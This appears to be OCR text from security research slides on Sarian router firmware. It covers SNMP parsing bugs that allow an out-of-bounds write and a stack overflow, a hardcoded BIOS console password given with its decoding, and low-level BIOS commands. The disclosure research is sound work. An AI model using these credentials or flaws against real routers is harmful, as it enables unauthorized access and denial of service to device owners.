
```
<rci_reply version="1.1"><do_command target="cli"><cli>
Parameters are..
            name: user3
        password:
       epassword: LSxzSBZcUFg=
          newpwd:
         enewpwd:
          access: 0
         fieldip:
          IPaddr:
            mask:
        phonenum:
         keyfile:
          dun_en: ON
         webmode: 1
         defpage:
Current user:CloudConnector 18
OK
</cli></do_command></rci_reply>
```

Vulnerability submission date: 2017.09.14. Vendor response: not a vulnerability

SNMP Service

- Supports all 3 versions: SNMPv1, SNMPv2c, SNMPv3
- All 3 versions are enabled by default. They can be disabled separately
- Community strings (SNMPv1/v2c), usernames and passwords (SNMPv3) are configurable
- Separate credentials (not system) are used for authentication
- Vulnerabilities:
  - In parsing octet strings
  - In parsing variable bindings

SNMP: ASN.1 Octet Strings



SNMP: Router Denial of Service

```
int snmpDecodeOctetString(char **ptr, char *outStr, int maxLen) {
    char FieldType; int Length;
    FieldType = **ptr; //*ptr points to an octet string in ASN.1 encoding {Type:Length:Data}
    ++*ptr;
    Length = snmpGetASN1Length(ptr); //an octet string length is parsed correctly
    if ( FieldType & 0x20 )
        OS_DebugLog("Constructed OctetString not supported yet");
    else
        if ( Length > maxLen ) //important check that is never executed for constructed octet strings
            Length = maxLen;
        memcpy(outStr, *ptr, Length);
    return Length; //for constructed strings it doesn't fill the output buffer, but still returns length
}
```

SNMP: Router Denial of Service (part 2)


```
communityStrLen = snmpDecodeOctetString(&ptr, communityString, 255);
If (communityStrLen > 0) // cannot use negative offsets
    communityString[communityStrLen] = 0; // Writing outside of the buffer
```

Conclusion:

- communityString has a static address, but it's somewhere near the end of OS image
- Nothing useful to overwrite with zeroes
- Still have DoS, in case of writing to unmapped memory
- All SNMP versions are affected

Vulnerability submission date: 2017.07.27. Patch date: October 2017

SNMP: Object ID-Value Pairs



SNMP_OID struct


Value can be OID

OID “1.2.3.4” →


Length: 4
DWORD 0: 1
DWORD 1: 2
DWORD 2: 3
DWORD 3: 4
DWORD 4: -
…
DWORD 127: -

- In Sarian OS SNMP service OIDs are stored as SNMP_OID structs (0x204 bytes each)
- Max OID length: 128 numbers


SNMP: Stack Overflow (Part 1)



SNMP: Stack Overflow (Part 2)




Stack frame fragment of
snmpParseVariableBindings function




Buffer in heap (0x420 bytes)

SNMP: Stack Overflow (Part 3)




Buffer in heap (0x420 bytes)




Object tree on the device

SNMP: Stack Overflow (Part 4)




Buffer in heap (0x420 bytes)



Stack frame fragment of snmpGetRequest function

SNMP: Stack Overflow (Part 5)



Vulnerability submission date: 2017.07.27. Patch date: October 2017

Sarian BIOS (Once Again)

Access to BIOS console is provided through RS-232 interface. To access it:

1. Reboot the device (‘reboot now’ command) and send backtick <`> symbol to RS-232
2. The BIOS console is protected by the hardcoded password “ytrewq”

```
BIOS_CLI_PASSWD DCW 0xF2, 0x1D0, 0x2AC,
                    0xCA, 0x1DC, 0x2A6
                    ; ytrewq
                    ; y = 0xF2 / 2
                    ; t = 0x1D0 / 4
                    ; r = 0x2AC / 6
                    ; e = 0xCA / 2
                    ; w = 0x1DC / 4
                    ; q = 0x2A6 / 6
```

Hardcoded password weakness submission date: 2017.09.14. Vendor response: not a vulnerability

Sarian BIOS Commands

mmu on|off – MMU control

cache I|D|ID on|off – cache control

copy <from> <to> – copy a flash file

dmpreg – dump regs from last illegal exception

dump <addr> [<len>] – dump memory contents

disassem <addr> [<len>] – disassemble memory

edit <addr> <value> – edit memory

eraseall – erase entire flash

go <addr> – execute from address

info – display compilation settings

mcopy <src> <dest> <len> – copy memory range

move <src> <dest> <len> – read flash to RAM

type <filename> [pause] – print file in ascii

upload all – upload flash/memory contents

write <src> <dest> <len> – write data to flash

xma – xmodem full system update

